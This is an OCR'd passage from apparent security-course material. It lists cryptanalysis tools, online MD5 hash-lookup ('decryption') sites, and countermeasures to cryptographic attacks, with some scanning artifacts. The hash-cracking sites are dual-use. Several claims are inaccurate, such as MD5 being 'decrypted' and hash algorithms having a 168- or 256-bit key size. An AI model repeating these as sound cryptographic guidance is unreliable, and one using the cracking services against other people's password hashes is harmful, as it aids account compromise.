
12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12

Encrypt
Decrypt
Cancel
Press F1 to obtain help.
L:1 C:1 P:1
OVR
NUM

Figure 20.60: Screenshot of CrypTool

Some additional cryptanalysis tools are as follows:

- Cryptosense (*https://cryptosense.com*)
- RsaCtfTool (*https://github.com*)
- Msieve (*https://sourceforge.net*)
- Cryptol (*https://cryptol.net*)
- CryptoBench (*http://www.addario.org*)



Online MD5 Decryption Tools

MD5 Decoder
https://www.dcode.fr

CrackStation
https://crackstation.net

Md5 Decrypt & Encrypt
https://md5decrypt.net

md5hashing
https://md5hashing.net

MD5 Encrypt/Decrypt
https://10015.io

MD5 Decryption
https://www.md5online.org

MD5Decrypter
https://www.md5decrypter.com

OnlineHashCrack
https://www.onlinehashcrack.com

HashKiller.io
https://hashkiller.io

Md5.My-Addr.com
http://md5.my-addr.com

cmd5
https://www.cmd5.org

Decrypt MD5 Hash
https://hashtoolkit.com

Online MD5 Hashed Validator
https://www.javainuse.com

Decode MD5 Hash
https://md5.web-max.ca

md5 decoder tool
http://md5.my-addr.com

Online MD5 Decryption Tools


Some online MD5 decryption tools that can be used to decrypt the MD5 hash value to discover the original message are as follows:

- MD5 Decoder (*https://www.dcode.fr*)
- CrackStation (*https://crackstation.net*)
- Md5 Decrypt & Encrypt (*https://md5decrypt.net*)
- md5hashing (*https://md5hashing.net*)
- MD5 Encrypt/Decrypt (*https://10015.io*)
- MD5 Decryption (*https://www.md5online.org*)
- MD5Decrypter (*https://www.md5decrypter.com*)
- OnlineHashCrack (*https://www.onlinehashcrack.com*)
- HashKiller.io (*https://hashkiller.io*)
- Md5.My-Addr.com (*http://md5.my-addr.com*)
- cmd5 (*https://www.cmd5.org*)
- Decrypt MD5 Hash (*https://hashtoolkit.com*)
- Online MD5 Hashed Validator (*https://www.javainuse.com*)
- Decode MD5 Hash (*https://md5.web-max.ca*)
- md5 decoder tool (*http://md5.my-addr.com*)

LO#08: Explain Cryptography Attack Countermeasures

Cryptography Attack Countermeasures

Attackers use various cryptanalysis methods and techniques to break cryptosystems and steal confidential information that is transmitted in the network. This section discusses some countermeasures that can be adopted to prevent such attacks.



How to Defend Against Cryptographic Attacks

1 Access to **cryptographic keys** should be given to the application or user directly

2 **Intrusion detection system** should be deployed to monitor exchanging and access of keys

3 Passphrases and passwords must be used to **encrypt the key** if it is stored on the disk

4 Keys should not be present inside the **source code** or **binaries**

5 For certificate signing, **transfer of private keys** should not be allowed

6 For symmetric algorithms, key sizes of **168** or **256 bits** should be preferred for a secure system, especially in large transactions

7 **Message authentication** must be implemented for encryption of symmetric-key protocols

8 For asymmetric algorithms, key sizes of **1536** and **2048 bits** should be considered for secure and highly protected applications

9 In the case of a hash algorithm, key size of **168** or **256 bit** should be considered

10 Recommended tools and products should be preferred over creating self-engineered crypto algorithms and functions

11 **Avoid encryption key relationships** being simple, i.e., each encrypted key should be created from KDF

